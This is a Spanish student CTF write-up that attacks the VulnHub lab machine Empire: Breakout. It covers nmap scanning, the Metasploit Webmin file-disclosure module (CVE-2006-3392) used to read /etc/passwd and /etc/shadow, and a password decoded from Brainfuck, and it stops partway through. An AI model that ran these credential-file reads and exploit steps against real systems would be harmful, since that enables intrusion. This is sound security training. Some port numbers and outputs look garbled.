

# Fast Track



Alumno:

Ahc0b

INDICE\*CONTENIDO

1) <u>Introducción</u> .....	Pág. 3
2) <u>Objetivo</u> .....	Pág. 3
3) <u>Consigna</u> .....	Pág. 3
4) <u>Resolución</u> .....	Pág. 3
4.1) <u>PRACTICAS Y ANALISIS MAQUINA - Empire: Breakout</u> .....	Pág. 4
5) <u>Análisis y Conclusiones Finales</u> .....	Pág. 20
6) <u>Fuentes</u> .....	Pág. 21



## 1) Introducción.



El alumno procede luego de completar la cursada de la temática relacionada con el CTF INICIAL & AVANZADO haciendo hincapié en la investigación en máquinas virtuales montadas, utilizando herramientas válidas para reconocer vulnerabilidades en sistemas y lograr la intrusión en la misma, como también saber realizar los procesos adecuados para una presentación oficial, a la confección de un informe correspondiente a la consigna elegida para la aprobación del mismo aplicando lo aprendido.

## 2) Objetivo.



Familiarizarnos con el entorno virtual.

Analizar, procesar, aprender y practicar el paso a paso de como vulnerar distintas máquinas virtuales.

Obtener privilegios en el sistema y capturar la flags.

## 3) Consigna.



El docente procedió a dar la consigna o reto a realizar:

**A-** Como trabajo final se debe entregar un informe sobre unas máquinas virtuales disponibles en la pagina <https://vulnhub.com/>. Sobre dicha página aparecerán múltiples maquinas o laboratorios virtuales, se debe escoger uno, a elección del alumno, descargarlo, montar la misma y proceder a realizar un informe con todas las vulnerabilidades que encuentre, teniendo como objetivo la obtención de las flags hasta llegar a obtener los máximos privilegios en el sistema.

## 4) Resolución.



Se procede entonces a la elección de la máquina virtual con respecto a lo que dice nuestra consigna a resolver, en este caso tomaremos la consigna y ingresando a la pagina <https://vulnhub.com/> procedemos a la elección de la máquina virtual a vulnerar.

Elegimos nuestra máquina, en nuestro caso la maquina Empire: Breakout, en la página principal se encuentra. (link-directo: <https://vulnhub.com/entry/empire-breakout,751/>)

La idea es hacer un informe interactivo con diseño y con los requisitos que conlleva el mismo, destacando los archivos y yendo concisamente a la consigna.


A continuación, entonces procedemos a el paso a paso de como proceder con dicha maquina virtual desde donde encontrarla, su descarga, las practicas realizadas y obtención de flags.

## 4.1) PRACTICAS Y ANALISIS MAQUINA - Empire: Breakout



Vamos a Vulnhub: <https://vulnhub.com/>

Elegimos nuestra máquina, en nuestro caso la maquina Empire: Breakout, en la página principal se encuentra. (link-directo: <https://vulnhub.com/entry/empire-breakout,751/>).



The screenshot shows the Vulnhub website's 'VIRTUAL MACHINES' page. A specific machine, 'Empire: Breakout', is highlighted with a red box. The machine card contains the following information:

- Name:** Empire: Breakout
- Difficulty:** Easy
- Description:** This box was created to be an Easy box, but it can be Medium if you get lost.
- Created:** 21 Oct 2021 by icex64 & Empire Cybersecurity
- Red Team:** Red: 1
- Napping:** Napping: 1.0.1

La descargamos --- Download

(Mirror): <https://download.vulnhub.com/empire/02-Breakout.zip>



The screenshot shows the detailed view of the Empire: Breakout machine page. A red box highlights the 'Download' button at the bottom of the page.

**About Release**


**Name:** Empire: Breakout  
**Date release:** 21 Oct 2021  
**Author:** icex64 & Empire Cybersecurity  
**Series:** Empire

**Download**


Please remember that Vulnhub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network". If you understand the risks, please download!

**02-Breakout.zip (Size: 1013 MB)**  
[Download \(Mirror\): https://download.vulnhub.com/empire/02-Breakout.zip](https://download.vulnhub.com/empire/02-Breakout.zip)

Pasamos entonces a extraer nuestro .zip descargado. Luego Hacemos doble clic en el archivo .ovf y seleccionamos para que lo habrá en nuestro caso en VMWare.



Procedemos entonces a dejar cargar la máquina virtual. Vemos que nos da la IP: 192.168.74.132. Para nuestro laboratorio utilizaremos Kali Linux en ambas máquinas virtuales conectadas a red NAT.



Procedemos entonces a abrir nuestro Kali Linux. Abierto el mismo realizamos un escaneo rápido de puertos.

```
(root㉿kali)-[~/home/kali]
# nmap -p- 192.168.74.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 09:50 -03
Nmap scan report for 192.168.74.132
Host is up (0.0016s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp
MAC Address: 00:0C:29:CA:23:C1 (VMware)
```

Obtenemos que tenemos un total de 5 puertos abiertos, en general a simple vista estos son algunos de los puertos que están abiertos en el sistema.

- **Puerto 80/tcp (HTTP):** Este puerto está abierto y está utilizando Apache httpd 2.4.51 en un sistema Debian. El título de la página web indica que es la página predeterminada de Apache en Debian.
- **Puerto 139/tcp (NetBIOS-SSN):** Este puerto está abierto y está siendo utilizado por Samba smbd 4.6.2, que es un servidor de archivos y de impresión compatible con SMB/CIFS para sistemas Unix.

- **Puerto 445/tcp (NetBIOS-SSN):** Este puerto también está abierto y está siendo utilizado por Samba smbd 4.6.2. Es el puerto moderno para el protocolo SMB en redes TCP/IP.
- **Puerto 10000/tcp (HTTP):** Este puerto está abierto y está siendo utilizado por MiniServ 1.981, que es el servidor web de Webmin, una interfaz web basada en Perl para la administración del sistema Unix.
- **Puerto 20000/tcp (HTTP):** Este puerto también está abierto y está siendo utilizado por MiniServ 1.830, que también es parte de Webmin, pero probablemente corresponde a una versión más antigua del software.

Estos servicios abiertos pueden tener implicaciones de seguridad y es importante asegurarse de que están correctamente configurados y actualizados para prevenir posibles vulnerabilidades.

Realizamos un escaneo un poco más invasivo entonces....

```
(root㉿kali)-[~/home/kali]
# nmap -p- -A -o 192.168.74.132

80/tcp open http Apache httpd 2.4.51 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.51 (Debian)
139/tcp open netbios-ssn Samba smbd 4.6.2
445/tcp open netbios-ssn Samba smbd 4.6.2
10000/tcp open http MiniServ 1.981 (Webmin httpd)
|_http-server-header: MiniServ/1.981
|_http-title: 200 &mdash; Document follows
20000/tcp open http MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
|_http-title: 200 &mdash; Document follows
MAC Address: 00:0C:29:CA:23:C1 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Host script results:
| smb2-time:
|   date: 2024-02-27T12:51:48
|_ start_date: N/A
| smb2-security-mode:
|   3:1:1
|_ Message signing enabled but not required
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: -1s
```

Todo indica que nuestras vulnerabilidades a encontrar podrían estar referidos a una pagina o servidor web.

Ahora utilizaremos un script para ver vulnerabilidades.

```
(root㉿kali)-[~/home/kali]
# nmap -script=vuln -v -p- 192.168.74.132
```

```

PORT      STATE SERVICE
80/tcp    open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.74.132
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.74.132:80/manual/tr/index.html
| Form id:
| Form action: https://www.google.com/search
|
| Path: http://192.168.74.132:80/manual/ko/index.html
| Form id:
| Form action: https://www.google.com/search
|
| Path: http://192.168.74.132:80/manual/da/index.html
| Form id:
| Form action: https://www.google.com/search
|
| Path: http://192.168.74.132:80/manual/ja/index.html
| Form id:
| Form action: https://www.google.com/search
|
| Path: http://192.168.74.132:80/manual/es/index.html
| Form id:
| Form action: https://www.google.com/search
|
| Path: http://192.168.74.132:80/manual/fr/index.html
| Form id:
| Form action: https://www.google.com/search
|
| Path: http://192.168.74.132:80/manual/pt-br/index.html
| Form id:
| Form action: https://www.google.com/search
|
| Form id:
| Form action: https://www.google.com/search
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_ /manual/: Potentially interesting folder
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
10800/tcp open  snet-sensor-mgmt
| http-vuln-cve2006-3392:
|   VULNERABLE:
|     Webmin File Disclosure
|       State: VULNERABLE (Exploitable)
|       IDs: CVE-CVE-2006-3392
|         Webmin before 1.290 and Usermin before 1.220 calls the simplify_path function before decoding HTML.
|         This allows arbitrary files to be read, without requiring authentication, using "...%01" sequences
|         to bypass the removal of "../" directory traversal sequences.
|
|       Disclosure date: 2006-06-29
|       References:
|         http://www.rapid7.com/db/modules/auxiliary/admin/webmin/file_disclosure
|         http://www.exploit-db.com/exploits/1997/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3392
20800/tcp open  dnp
MAC Address: 00:0C:29:CA:23:C1 (VMware)


Host script results:
[_]samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]
[_]smb-vuln-ms10-054: false
[_]smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [9]

```

Vemos que no posee vulnerabilidades por smb pero si posee un servicio desactualizado como es Usermin, con una vulnerabilidad conocida como CVE-2006-3392.

Ademas se potencia una posible información sensible en su pagina web reconocida en el puerto 80.

Procedemos entonces a buscar esta vulnerabilidad manualmente.



EDB-ID:	CVE:	Author:	Type:	Platform	Date:
1997	2006-3392	JOFFER	REMOTE	:	2006-07-09
EDB Verified: ✓		Exploit: 🛡️ / {}		Vulnerable App: 📱	

Usermin es un panel de control basado en web diseñado para permitir a los usuarios administrar varios aspectos de un sistema Unix o Linux, como el correo electrónico, el sistema de archivos y la configuración del sistema. "Usermin arbitrary file disclosure" se refiere a una vulnerabilidad en Usermin que permite a un atacante acceder a archivos arbitrarios en el sistema a través de una solicitud HTTP maliciosa. En pocas palabras, esta vulnerabilidad podría permitir a un atacante acceder a archivos sensibles en el sistema, como contraseñas, claves privadas u otros datos confidenciales, si el sistema afectado no está adecuadamente protegido o actualizado. Es importante corregir esta vulnerabilidad aplicando parches de seguridad o actualizaciones proporcionadas por el proveedor de Usermin.

Ahora buscamos la misma en Kali...

```
(root㉿kali)-[~/home/kali]
# searchsploit Webmin
-----
Exploit Title | Path
-----
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure | multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure | multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit) | linux/webapps/47330.rb
```

Vemos dicha vulnerabilidad ya que nosotros tenemos lo siguiente:

- ❖ 10000/tcp open http MiniServ 1. 981 (Webmin httpd).
- ❖ 20000/tcp open http MiniServ 1.830 (Webmin httpd).

Procedemos entonces a ver que encontramos utilizando Metaexploit.

```
(root㉿kali)-[~/home/kali/Downloads]
# msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
[*] Starting the Metasploit Framework console... |
```

Buscamos Usermin, encontramos el payload, procedemos a seleccionarlo.

```
msf6 > search usermin
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- ----
0 auxiliary/admin/webmin/file_disclosure 2006-06-30 normal No Webmin File Disclosure

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/webmin/file_disclosure
msf6 > |
```

Para seleccionarlo utilizamos "use 0" y luego colocamos "show options" para ver los requerimientos de datos.

```
msf6 > use 0
msf6 auxiliary(admin/webmin/file_disclosure) > show options
Module options (auxiliary/admin/webmin/file_disclosure):
Name Current Setting Required Description
---- -----
DIR /unauthenticated yes Webmin directory path
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPATH /etc/passwd yes The file to download
RPORT 10888 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host

Auxiliary action:
Name Description
---- -----
Download Download arbitrary file
```

Si vemos allí en RPATH nos aparece un directorio importante donde allí se guardan usuarios/contraseñas (/etc/passwd). Además nos pide la IP de la maquina por lo tanto ponemos “set RHOSTS [IP-MAQUINA]”. Luego le damos run para que actúe.

```
msf6 auxiliary(admin/webmin/file_disclosure) > set RHOSTS 192.168.74.132
RHOSTS => 192.168.74.132
msf6 auxiliary(admin/webmin/file_disclosure) > run

[*] Auxiliary module execution completed
```

No hemos tenido éxito pero provaremos cambiando el RPATH por la ruta “/etc/shadow”. Luego le damos run.

```
msf6 auxiliary(admin/webmin/file_disclosure) > set RPATH /etc/shadow
RPATH => /etc/shadow
msf6 auxiliary(admin/webmin/file_disclosure) > show options

Module options (auxiliary/admin/webmin/file_disclosure):
Name      Current Setting  Required  Description
----      -----          -----    -----
DIR       /unauthenticated yes        Webmin directory path
Proxies   no                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   192.168.74.132  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPATH    /etc/shadow       yes        The file to download
RPORT    108000            yes        The target port (TCP)
SSL      false             no        Negotiate SSL/TLS for outgoing connections
VHOST    no                no        HTTP server virtual host

Auxiliary action:
Name      Description
----      -----
Download Download arbitrary file

View the full module info with the info, or info -d command.
msf6 auxiliary(admin/webmin/file_disclosure) > run

[*] Running module against 192.168.74.132
[*] Attempting to retrieve /etc/shadow...
[*] The server returned: 200 Document follows
<html>
<head>
<style data-err type="text/css">.err-head,.err-content,.err-body { font-family: Lucida Console, Courier, monospace;}.err-head { color: #f12b2b; font-size: 14px; font-weight: 500; padding: 5px 2.5px 0; text-transform: uppercase; transform: scale(1, 1.5); white-space: pre-wrap;}.err-content { padding-left: 2.5px; white-space: pre-wrap;}.err-content,.err-body { font-size: 12.5px;}.err-head[data-fatal-error-text] { padding: 0;}.err-stack caption,.err-stack > tbody > tr:first-child > td > b { border-bottom: 1px solid #151515;}.err-stack > tbody > tr:first-child > td { font-family: unset; font-size: 14px; height: 25px; text-transform: uppercase; transform: scale(1, 1.5);}.err-stack td { border-bottom: 1px dashed #151515;}.err-stack.captured { margin-left: 12px; width: auto;}.err-stack tr td { font-family: Lucida Console, Courier, monospace; font-size: 13px; padding: 1px 10px; transform: scale(1, 1.5);}.err-stack tr:not(:first-child) td.captured { font-size: 90%;}.err-stack > tr:first-child > td.captured { font-size: 96%; padding-bottom: 7px; padding-top: 3px;}.err-stack caption.err-head { padding: 0 0 10px 0;}.err-stack caption.err-head.captured { color: #222; font-size: 98%;}</style>
<title>200 &mdash; Document follows</title></head>
<body class="err-body"><h2 class="err-head">Error &mdash; Document follows</h2>
<p class="err-content">This web server is running in SSL mode. Try the URL <a href='https://192.168.74.132:10800/'>https://192.168.74.132:10800/</a> instead.</p>
</body></html>
[*] Auxiliary module execution completed
```

Vemos que nos retorna varios documentos pero también un código HTML comuna importancia a esto <a href='https://192.168.74.132:10000/'><https://192.168.74.132:10000/></a>

Nos habla del puerto encontrado anteriormente, puerto 10000, una redirección por lo que encontraremos algo importante allí.

### CONCLUSIONES:


- Observamos que las vulnerabilidades vienen de correr un servicio web, tenemos 3 puertos involucrados, puerto 80, 10000 y 20000. Procedemos entonces con el primer puerto a ver dónde nos lleva.

#### Puerto 80/tcp (HTTP):


Nos encontramos una pagina predeterminada de Apache, es decir que se instaló el mismo por defecto, puede que no se utilice pero aun así puede que haya información en la misma. Vamos entonces.



Lo primero a realizar revisa su código haciendo clic derecho y inspeccionándolo. Clic derecho y podemos utilizar cualquiera de las dos opciones marcadas en rojo.



Investigando y viendo el código encontramos lo siguiente.



Existe allí por debajo a modo de comentario seguramente del desarrollador una especie de código.

Encontramos un HTML comentado:

<!--

don't worry no one will get here, it's safe to share with you my access. Its encrypted :)

```
++++++[>+>++++>++++++>++++++<<<-  
]>>+++++++.++++,>>+++++++.----,<+++++++,-----,>-----  
.++++.<<+,>-,-----,+++++++.++++++,<-----,>>-----,<<+++++.++++.
```

--> "

Vemos la traducción:

"No te preocunes, nadie llegará aquí, es seguro compartir contigo mi acceso.


esta encriptado :)" y luego parece ser un código encriptado.

```
500  
501 <!--  
502 don't worry no one will get here, it's safe to share with you my access. Its encrypted :)  
503  
504 ++++++[>+>++++>++++++>++++++<<<-]>>+++++++.++++,>>+++++++.----,<+++++++,-----,<<+,>-,-----,+++++++.++++.  
505  
506  
507 -->  
508
```

Vamos a desencriptarlo entonces, yendo a la página Decode BrainFuck


<https://www.dcode.fr/brainfuck-language>.

Con el código copiado lo pegamos en dicha página y execute.



The screenshot shows the dcode.fr/brainfuck-language website. On the left, there's a search bar for tools and a link to the Brainfuck tool. Below that, there's a section for Brainfuck with a description and a button to 'JOIN THE EMIRATES IT TEAM IN DUBAI' with an 'APPLY NOW' button. On the right, there's a Brainfuck interpreter interface. It has a title 'BRAINFUCK' and a subtitle 'Informatics > Programming Language > Brainfuck'. It shows a photo of people sitting at desks. Below that is a 'BRAINFUCK INTERPRETER' section with a text area containing the Brainfuck code from the comment, and a red-bordered 'EXECUTE' button.

Vemos el resultado a la izquierda...




```
Results
Input: ++++++[>_+<]
Arg:-
Output:
[.2uqPEfj3D<P'a-3]

Memory Dump: [index] = char (ASCII code)
[0] = : (0)
[1] = : (10)
[2] = 3 (51)
[3] = P (80)
[4] = a (97)
pointer = 2
```

Podría ser una contraseña de acceso: “.2uqPEfj3D<P'a-3”

Guardamos la contraseña en Kali.




```
(root㉿kali)-[/home/kali]
